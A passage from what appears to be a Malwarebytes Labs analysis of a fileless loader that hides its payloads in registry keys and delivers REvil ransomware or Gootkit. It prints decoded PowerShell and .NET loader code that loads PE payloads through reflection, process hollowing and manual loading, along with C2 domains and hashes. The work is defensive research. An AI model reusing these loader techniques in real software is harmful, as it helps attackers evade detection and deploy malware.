Decoded content of the script:

Malwarebytes LABS

```
    Try{$a=$a+(Get-ItemProperty -path $c).$i}Catch{}
};

function chba{
    [cmdletbinding()]param([parameter(Mandatory=$true)][String]$hs);
    $Bytes = [byte[]]::new($hs.Length / 2);
    for($i=0; $i -lt $hs.Length; $i+=2){
        $Bytes[$i/2] = [convert]::ToByte($hs.Substring($i, 2), 16)
    }
    $Bytes
};
$i = 0;

While ($True){
    $i++;
    $ko = [math]::Sqrt($i);
    if ($ko -eq 1000){ break}
}
[byte[]]$b = chba($a.replace("!@#",$ko));
[Reflection.Assembly]::Load($b);
[Mode]::Setup();
```

Figure 14: Decoded content

It reads the content from the registry keys and deobfuscates it by substituting patterns. In the given example, the pattern "!@#" in the hexadecimal string was substituted by "1000", then the PE was decoded and loaded with the help of .NET Reflection.

The next stage PE file (.NET):

- REvil loader: (0e451125eaebac5760c2f3f24cc8112345013597fb6d1b7b1c167001b17d3f9f)

The .NET loader comes with a hardcoded string that is the next stage PE: the final malicious payload. The Setup function called by the PowerShell script is responsible for decoding and running the next PE:

```
    // Token: 0x06000002 RID: 2 RVA: 0x00002104 File Offset: 0x00000304
    public static string Setup()
    {
        int num = 0;
        double num2;
        do
        {
            num++;
            num2 = Math.Sqrt((double)num);
        }
        while (num2 != 1000.0);
        string text = "4d5a50000200000004000f00ffff0000b80000000000000040001a00000
          ^0e1fb409cd21b8014ccd21909054686973207072616f6772616d206d7573742062652072
          0000000000000000000000000000000000000000000000000000000000000000000000
          800195e422a000000000000000e0008e810b010219002e0$%^01203000000000743b0
          ^00$%^0000000000$%^0000000000000000000000000300300780c00000080030000140$%
```

Malwarebytes LABS




Figure 16: Deploying the payload

The loader runs to the next stage with the help of Process Hollowing – one of the classic methods of PE injection.




Figure 17: REvil ransom note

Example 2 – Loading Gootkit

In an other common variant, the payload is saved as Base64. The registry keys compose a PowerShell script in the following format:

```
$Command =[System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase
```





Figure 18: Registry key storing payload

After decoding the base64-encoded content, we get another PowerShell script:



```
$EnCoFi = @'
7L0LdGvZeR62yXsvecn7GF3d0cxIHksj6zURNMMX+FJVV3gSIEG8QQL04woEQBAgCPACIEFyJFeKWtV169iqVT9ipyt20jpZtd049Wpcp3XkKo2dtm6tjts0taxM4thdTrocx3YTO3FH/f/v33ufc
'@
$DefSt = New-Object IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String($EnCoFi),[IO.Compression.CompressionMode]::Decompress)
$UnFiBy = New-Object Byte[](587776)
$DefSt.Read($UnFiBy, 0, 587776) | Out-Null
[Reflection.Assembly]::Load($UnFiBy)
[Test]::Install1()
```

Figure 19: More PowerShell

It comes with yet another Base64-encoded piece that is further decompressed and loaded with the help of Reflection Assembly. It is the .NET binary, similar to the previous one.

- Gootkit loader:(973d0318f9d9aec575db054ac9a99d96ff34121473165b10dfba60552a8beed4)

The script calls a function "Install1" from the .NET module. This function loads another PE, that is embedded inside as a base64 encoded buffer:

```
// Token: 0x06000016 RID: 22 RVA: 0x00002B7C File Offset: 0x00000D7C
public static string Install1()
{
    string s =
      "TVpQAAIAAAAEAA8A//8AALgAAAAAAAAAQAAaAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
      AAAAEAALoQAA4ftAnNIbgBTM0hkJBUaGlzIHByb2dyYW0gbXVzdCBiZSBydW4gdW5kZXIgV2luMzINC
      iQ3AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
      AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
      AAAAAAAAAAAAAAAAAAAAAAAAAAFBFAABMAQYAGV5CKgAAAAAAAAAA4ACOoQsBAhkAHAEAACgCAAAAAA
      BMKgEAABAAAAAwAQAAAEAAABAAAAACAAAEAAAAAAAAAQAAAAAAAAAIADAAAEAAAAAAAAgABAAAAA
      AAAAAAAAAAQAAAQAAAAAAAAAEAAAAAAAAAAAAAAAAFABANQKAAAAgAEAAP4BAAAAAAAAAAAAAAAAAAAA
      AAAAYAEAhBcAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
      AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAQ09ERQAAAABoGgEAABAAAAAcAQAABAAAAAAAA
      AAAAAAAAAAIAAAYERBVEEAAAAAnAUAAAAwAQAABgAAACABAAAAAAAAAAAAAAAAAEAAAMBCU1MAAAAAA
```

Figure 20: Another buffer

```
    byte[] bytes = Convert.FromBase64String(s);
    Test.MemoryLoadLibrary(bytes);
    return "007";
}
```

Figure 21: Deploying the payload

This time the loader uses another method of PE injection, manual loading into the parent process.

The revealed payload is a Gootkit first stage binary: 60aef1b657e6c701f88fc1af6f56f93727a8f4af2d1001ddfa23e016258e333f. This PE is written in Delphi. In its resources we can find another PE (327916a876fa7541f8a1aad3c2270c2aec913bc8898273d545dc37a85ef7307f), obfuscated by XOR with a single byte. It is further loaded by the first one.

Loader like matryoshka dolls with a side of REvil

The threat actors behind this campaign are using a very clever loader that performs a number of steps to evade detection. Given that the payload is stored within the registry under a randomly-named key, many security products will not be able to detect and remove it.

However, the biggest surprise here is to see this loader serve REvil ransomware in some instances. We were able to reproduce this flow in our lab once, but most of the time we saw Gootkit.

The REvil group has very strict rules for new members who must pass the test and verify as Russian. One thing we noticed in the REvil sample we collected is that the ransom note still points to decryptor.**top** instead of decryptor.**cc**, indicating that this could be an older sample.

Banking Trojans represent a vastly different business model than ransomware. The latter has really flourished during the past few years and has earned criminals millions of dollars in part thanks to large

Malwarebytes LABS

Detection and protection

Malwarebytes prevents, detects and removes Gootkit and REvil via our different protection layers. As we collect indicators of compromise we are able to block the distribution sites so that users do not download the initial loader.

Our behavior-based anti-exploit layer also blocks the malicious loader without any signatures when the JavaScript is opened via an archiving app such as WinRar or 7-Zip.




Figure 22: Blocking on script execution

If a system is already infected with Gootkit, Malwarebytes can remediate the infection by cleaning up the registry entries where Gootkit hides:

Malwarebytes LABS




Figure 23: Detection of payload hidden in registry

Finally, we also detect and stop the REvil (Sodinokibi) ransomware:




Figure 24: REvil ransomware blocked heuristically

Indicators of Compromise

ellsweb[.]net
entrepasteles[.]supercurro.net
m-uhde[.]de
games.usc[.]edu
doedlinger-erdbau[.]at

3rd stage JavaScript C2s:

badminton-dillenburg[.]de
alona[.]org[.]cy
aperosaintmartin[.]com

Variant 1 (Gootkit):

1. NET loader [973d0318f9d9aec575db054ac9a99d96ff34121473165b10dfba60552a8beed4]
2. Delphi PE [60aef1b657e6c701f88fc1af6f56f93727a8f4af2d1001ddfa23e016258e333f]
3. PE stored in resources [327916a876fa7541f8a1aad3c2270c2aec913bc8898273d545dc37a85ef7307f]

Variant 2 (REvil):

1. NET loader [0e451125eaebac5760c2f3f24cc8112345013597fb6d1b7b1c167001b17d3f9f]
2. Delphi PE [d0e075a9346acbeca7095df2fc5e7c28909961184078e251f737f09b8ef892b6] – the ransomware
3. PE stored in resources [a7e363887e9a7cc7f8de630b12005813cb83d6e3fc3980f735df35dccf5a1341] – a helper component

COMMENTS

Malwarebytes LABS

Upvote Funny Love Angry Sad

Malwarebytes Labs Comment Policy

All comments are welcome, anything with profanity or a URL will be moderated to cut down on spam and offensive content.

0 Comments **Malwarebytes Labs** **Disqus' Privacy Policy** 1 **Login**

Recommend Tweet Share Sort by Best

Start the discussion…

LOG IN WITH

OR SIGN UP WITH DISQUS ?

Name

Be the first to comment.

Subscribe Add Disqus to your siteAdd DisqusAdd Do Not Sell My Data

RELATED ARTICLES

Terdot Trojan likes social media

November 22, 2017 - The Terdot Trojan is a banker, but it loves to steal your social networks credentials as well.

CONTINUE READING 0 Comments

Inside the Kronos malware – part 1

August 18, 2017 - The first part of this research looks at the tricks used by the Kronos banking malware.

Malwarebytes LABS

Zbot with legitimate applications on board

January 26, 2017 - Recently, among the payloads delivered by exploit kits, we often find Terdot.A/Zloader - a downloader installing on the victim machine a ZeuS-based malware.

CONTINUE READING

0 Comments

Introducing TrickBot, Dyreza's successor

October 24, 2016 - Recently, our analyst Jérôme Segura captured an interesting payload in the wild. It turned out to be a new bot, that, at the moment of the analysis, hadn't been described yet.

CONTINUE READING

2 Comments

De-obfuscating malicious Vbscripts

February 29, 2016 - With the returned popularity of visual basic as a first attack vector in mind, we took a look at de-obfuscating a few recent vbs files starting with a very easy one and progressing to a lot more complex script.

CONTINUE READING

2 Comments

ABOUT THE AUTHOR

Threat Intelligence Team

Contributors

Threat Center

Malwarebytes LABS

Glossary

Scams

Write for Labs

HEADQUARTERS

Malwarebytes

3979 Freedom Circle, 12th Floor

Santa Clara, CA 95054

FOLLOW US

Legal Privacy Accessibility Terms of Service

Language English